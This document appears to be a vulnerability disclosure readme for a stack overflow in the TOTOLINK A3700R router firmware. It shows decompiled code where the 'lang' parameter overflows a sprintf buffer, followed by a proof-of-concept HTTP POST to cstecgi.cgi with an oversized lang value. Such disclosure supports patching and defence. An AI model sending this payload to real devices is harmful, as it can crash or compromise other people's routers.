

main ▾

...

vuln / TOTOLINK / A3700R / 6 / readme.md



Darry-lang1 Update readme.md

History

1 contributor



57 lines (38 sloc) | 2.42 KB

...

TOTOLink A3700R V9.1.2u.6134_B20201202 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview:

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	📄
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	📄
3	A3700R说明书	Ver1.0	2022-03-10	📄

Vulnerability details

```
int __fastcall sub_42DDDC(int a1)
{
    char *Var; // $s2
    char *v3; // $s0
    int JsonConf; // $s1
    char *v5; // $s0
    char v7[128]; // [sp+18h] [-80h] BYREF

    memset(v7, 0, sizeof(v7));
    Var = websGetVar(a1, "lang", (int)"cn");
    v3 = websGetVar(a1, "langAutoFlag", (int)&word_43908C);
    nvram_set("preferred_lang", Var);
    nvram_set("auto_lang", v3);
    JsonConf = getJsonConf(0);
    if (JsonConf)
    {
        sprintf(v7, "HelpUrl_%s", Var);
        v5 = websGetVar(JsonConf, v7, (int)&byte_43AFC8);
        if (*v5)
        {
            memset(v7, 0, sizeof(v7));
            sprintf(v7, "http://%s", v5);
            nvram_set("help_url_custom", v7);
        }
        cJSON_Delete(JsonConf);
    }
}
```

var is formatted into v7 through sprintf function, and Var is the value of Lang we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /cgi-bin/cstecgi.cgi HTTP/1.1


Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

```
{"topicurl": "setting/setLanguageCfg","lang":  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```



The above figure shows the POC attack effect

